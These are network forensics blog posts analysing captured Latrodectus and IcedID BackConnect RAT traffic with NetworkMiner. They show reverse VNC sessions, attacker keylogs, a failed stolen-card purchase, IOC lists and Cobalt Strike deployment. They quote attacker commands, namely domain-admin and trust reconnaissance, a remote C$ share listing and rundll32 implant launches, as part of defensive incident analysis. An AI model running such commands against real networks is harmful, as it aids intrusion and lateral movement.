NETRESEC Network Security Blog - Tag : Keyhole

rss Google News

Latrodectus BackConnect

Latrodectus BackConnect spider

I recently learned that the great folks from The DFIR Report have done a writeup covering the Latrodectus backdoor. Their report is titled From a Single Click: How Lunar Spider Enabled a Near Two-Month Intrusion.

I found it particularly interesting that the threat actors used Latrodectus to drop a BackConnect RAT to the victim PC. I have verified that this RAT’s Command and Control (C2) traffic is using the exact same BackConnect C2 protocol as what would previously be seen in IcedID and QakBot infections.

This BackConnect RAT supports features such as:

  • Reverse VNC (Keyhole)
  • Reverse SOCKS
  • Reverse shell (cmd.exe or powershell)
  • File manager

NetworkMiner

I immediately recognized the BackConnect protocol because I spent many hours reverse engineering that protocol back in 2022. I later spent even more time building a parser for it in 2023. This BackConnect parser was eventually published as part of the NetworkMiner 2.8.1 release.

I was happy to see that NetworkMiner could parse the BackConnect traffic in The DFIR Report’s Latrodectus case (#TB28761).


Images extracted from BackConnect traffic by NetworkMiner Professional 3.1

The only caveat was that I had to use NetworkMiner Professional, because it has a built-in protocol detection feature that detects the BackConnect traffic and applies the correct parser. That feature isn’t included in the free version of NetworkMiner, which is why it doesn’t know what to do with this strange looking TCP traffic to port 443.

Below are some screenshots extracted with NetworkMiner Professional from the BackConnect reverse VNC traffic.


Keyhole reverse VNC session

Image: Keyhole reverse VNC session

Attacker fails to inspect the file ad_users.txt

Image: Attacker fails to inspect ad_users.txt

Attacker launches additional malware with rundll

Image: Attacker launches additional malware with rundll

Task Manager in BackConnect VNC session

The reverse VNC activity spanned a period of over two weeks, which is very impressive for this type of intrusion data set. The threat actors used the BackConnect reverse VNC service to access the machine several times during this period, for example to steal credentials and install additional malware.

A histogram of interactive BackConnect events, including reverse shell, VNC and file manager sessions, show that the majority of the work was carried out around 12pm UTC.

BackConnect working hours histogram

Keylog of the Attacker

Not only does the BackConnect network traffic from the intrusion allow us to extract screenshots from the VNC traffic. NetworkMiner also extracts the attacker’s hands-on keyboard activity.

Keys pressed by attacker in BackConnect VNC session

The keylog shows that the attacker accidentally typed “cd //” instead of “cd ..” at one point. Here’s the screenshot that NetworkMiner extracted from the reverse VNC traffic after the attacker had corrected the typo.

Command shell in VNC session

This typo might seem a bit odd, but if you compare the US keyboard layout with the Russian Cyrillic one, then you’ll see that the dot key on the Cyrillic keyboard is at the same place as slash on the US keyboard.

Russian windows keyboard layout aka JCUKEN for Russian with dot character marked

Image: Russian Windows keyboard layout from Wikipedia

This reminds me of another BackConnect infection, captured by Brad Duncan, which he named IcedID (BokBot) infection with Keyhole VNC and Cobalt Strike. Here’s a screenshot that NetworkMiner extracted from the PCAP file shared by Brad:

Attacker types фьфящт instead of amazon in BackConnect VNC session

The attacker can be seen typing “фьфящт” into the browser’s address bar in that VNC session. Фьфящт doesn’t mean anything in Russian, but the individual positions on the Russian keyboard corresponds to “amazon” on a standard Latin keyboard layout.

Reverse Shell

NetworkMiner also extracts commands from BackConnect reverse shell sessions.

Shell commands from BackConnect session displayed in NetworkMiner Professional

This screenshot shows that the attacker sent the following command to the reverse shell:

rundll32 C:\ProgramData\sys.dll,StartUp471

This command launched a Cobalt Strike implant that connected to avtechupdate[.]com. Analysis of the Cobalt Strike C2 traffic is not in the scope for this blog post though, but the original writeup for this lab contains additional details on the Cobalt Strike infection.

The attacker later issued another rundll command to launch another red-team/penetration testing tool, namely Brute Ratel C4.

rundll32 wscadminui.dll, wsca

This Brute Ratel backdoor connected to C2 servers on erbolsan[.]com and a few other domains (see IOC list). The DFIR Report’s writeup contains additional information about that payload as well.

About The DFIR Report

The DFIR Report provide analysis of cyber intrusions, detailing the tactics, techniques, and procedures used by attackers. They share insights into various attacks, from initial access to execution, and offer private threat briefs and reports for organizations.

A lab containing Elastic or Splunk data from this infection can be purchased from The DFIR Report’s store. Look for the lab titled “The Lunar Tangled Malware Web - Public Case #28761”. The DFIR Report also sell access to a threat intelligence service, which contains even more detailed lab data from this and other malware infections.

Netresec is not affiliated with The DFIR Report.

IOC List

The analyzed infection is from 2024, so these indicators are in no way fresh. They are included here for research purposes and to facilitate retro hunting.

BackConnect C2 ip:port

  • 185.93.221.12:443
  • 193.168.143.196:443

Latrodectus domains

  • grasmetral[.]com
  • illoskanawer[.]com
  • jarkaairbo[.]com
  • scupolasta[.]store
  • workspacin[.]cloud

Cobalt Strike C2 URI

  • hxxps://resources.avtechupdate[.]com/samlss/vm.ico

Brute Ratel C4 domains

  • dauled[.]com
  • erbolsan[.]com
  • kasym500[.]com
  • kasymdev[.]com
  • samderat200[.]com

Network Forensics Training
Network forensics training for incident response logo

Check out our network forensics training if you want to learn more about analyzing malware traffic in PCAP files.

I will teach an online class for incident responders and blue teams on February 23-26. That class allows a maximum of 15 attendees in order to provide a good environment for taking questions. So don’t miss out on this chance to get your hands dirty with some packet analysis together with me!

Posted by Erik Hjelmvik on Wednesday, 10 December 2025 13:00:00 (UTC/GMT)

Tags: #BackConnect #IcedID #VNC #Keyhole #NetworkMiner
Short URL: https://netresec.com/?b=25Cfd08


Forensic Timeline of an IcedID Infection

The BackConnect and VNC parsers that were added to NetworkMiner 2.8.1 provide a unique possibility to trace the steps of an attacker with help of captured network traffic from a hacked computer.

In this blog post I use the free and open source version of NetworkMiner to see how GzipLoader downloads IcedID, after which the attacker deploys BackConnect VNC to purchase an iPhone 14 with a stolen credit card and then drops Cobalt Strike on the victim PC.

The analyzed pcap is 2022-10-31-IcedID-with-DarkVNC-and-Cobalt-Strike-full-pcap-raw.pcap from Brad Duncan's malware-traffic-analysis.net blog.

Safety First

I ran NetworkMiner in a Windows Sandbox when analyzing this PCAP file to avoid accidentally infecting my computer with any of the malicious artifacts that NetworkMiner extracts from the network traffic.

Another safe way to analyze Windows malware is to run NetworkMiner in Linux or macOS.

14:47 GzipLoader

This infection starts with GzipLoader (aka “IcedID Downloader”) reaching out to its C2 server on vgiragdoffy[.]com (67.205.184.237:80) to download IcedID.


Cookie parameters from GzipLoader request in NetworkMiner 2.8.1
Image: Cookie parameters from GzipLoader request


The “_gat” cookie value in frame number 6 tells us that the victim machine is running a Windows 10 build 19045 (aka 22H2). The long “_u” value contains the victim’s username and hostname in hexadecimal representation and the “__io” value is the logged in user’s SID. NetworkMiner decodes these values from the GzipLoader request and displays them in the Hosts tab.

Hostname, SID, username and Windows version extracted from GzipLoader cookie by NetworkMiner 2.8.1
Image: Hostname, SID, username and Windows version extracted from GzipLoader cookie

For more info about the GzipLoader cookie, see IcedID PhotoLoader evolution by Jason Reaves and the eSentire blog post on Gootloader and IcedID.


The response for this GzipLoader request is a 550 kB file (MD5 700c602086590b05dde8df57933c7e68) with a fake gzip header. This file actually contains the IcedID DLL (Odwikp.dll) and license.dat files.

Fake gzip file containing IcedID
Image: Fake gzip file containing IcedID

14:47 IcedID

The banking trojan IcedID (aka BokBot) gets launched at 14:47:29 UTC (frame 641) after which it connects to these four IcedID servers used for payload delivery and C2:

  • ringashopsu[.]com = 137.184.208.116
  • sainforgromset[.]com = 138.68.255.102
  • yeloypod[.]hair = 94.140.114.103
  • airsaintol[.]beauty = 66.63.168.75


NetworkMiner hosts details for IcedID C2 server showing JA3S hash ec74a5c51106f0419184d0dd08fb05bc
Image: JA3S hash of C2 server

These four IcedID servers all run TLS servers with self signed certificates issued for "localhost" and doing TLS handshakes with JA3S hash ec74a5c51106f0419184d0dd08fb05bc. Both these properties can be used as filters in NetworkMiner's Hosts tab to only display the IcedID C2 servers.

Self-signed X.509 certificate issued to localhost from ringashopsu[.]com with thumbprint d14983ecbe0f97023721d0960f5dc98388809cc9
Image: Self-signed certificate from ringashopsu[.]com

14:59 BackConnect and Keyhole VNC


Shortly after the IcedID C2 traffic has been started the IcedID bot also initiates BackConnect C2 connections to 137.74.104.108 on TCP port 8080 (frame 4505 at 14:59:14 UTC).

IcedID BackConnect communication in NetworkMiner 2.8.1
Image: IcedID BackConnect communication

The BackConnect C2 server tells the bot to sleep for 60 seconds two times before launching a reverse VNC session with command 0x11 (frame 4530 at 15:01.09 UTC).

VNC desktop screenshots extracted by NetworkMiner
Image: BackConnect VNC screenshots
Screenshot of attacker’s view of victim screen (Keyhole VNC)
Image: Screenshot of attacker’s view of victim screen (Keyhole VNC)

15:06 Apple Store


Attacker’s keystrokes extracted from BackConnect VNC traffic
Image: Attacker’s keystrokes extracted from BackConnect VNC traffic


The keylog of the attacker above reveals that the attacker is typing “iphone 14 apple store buy”. The VNC graphics that NetworkMiner extracted from the PCAP file additionally reveal that this was a Google search query typed into an Edge browser.

Google search results from reverse VNC session
Image: Google search results from reverse VNC session

15:10 Credit Card payment


The attacker proceeds to the Apple Store, puts a black iPhone 14 Plus for $987.99 into the shopping cart, enters a delivery address in West Hartford (US) and then inputs credit card details for the payment.

Credit card details entered in Apple Store by attacker
Image: Credit card details entered in Apple Store by attacker


Luckily, the transaction was denied by Apple Store.

Error message from Apple Store: Your payment authorization failed
Image: Payment authorization failed

15:12 Reverse Shell


After having failed to buy an iPhone through the hacked computer the attacker instead deploys three reverse shell sessions using the BackConnect C2 channel.

Frame 143574 on 15:12:30, Frame 144299 on 15:38:22, Frame 147667 on 15:49:32

These three commands are issued in the first reverse shell session:

net group "domain admins" /dom
arp -a
dir \\172.16.0.12\c$

In the second shell session the attacker first runs these three commands:

shell net group "domain admins" /dom
net group "domain admins" /dom
nltest /domain_trusts /all_trusts

...and then starts a file manager session through the BackConnect C2 channel.

15:40 Deploy Cobalt Strike



The BackConnect file manager is used to upload a Cobalt Strike binary called P2.dll to "C:\ProgramData\" on the victim computer in frame 144535.

NetworkMiner 2.8.1 showing CobaltStrike delivered to victim through BackConnect's File Manager
Image: CobaltStrike delivered to victim through BackConnect's File Manager

The uploaded P2.dll is then executed by running this command in the reverse shell session (frame 144707):

rundll32 c:\programdata\P2.dll,DllRegisterServer


NetworkMiner extracts this uploaded DLL from the BackConnect network traffic.

Files extracted by NetworkMiner from network traffic, including Cobalt Strike P2.dll
Image: Files extracted from network traffic Details for Cobalt Strike P2.dll with MD5 hash cc69a31a067b62dda5f2076f8ee335e1
Image: Details for Cobalt Strike P2.dll


VirusTotal results 46 of 71 for P2.dll cc69a31a067b62dda5f2076f8ee335e1 As you can see in the screenshot above, the MD5 hash of P2.dll is cc69a31a067b62dda5f2076f8ee335e1. This file is flagged as malicious by most AV vendors (P2.dll on VT). However, none of them label it as Cobalt Strike. Luckily I was able to use Triage's malware config extractor to verify that this was indeed Cobalt Strike (P2.dll on 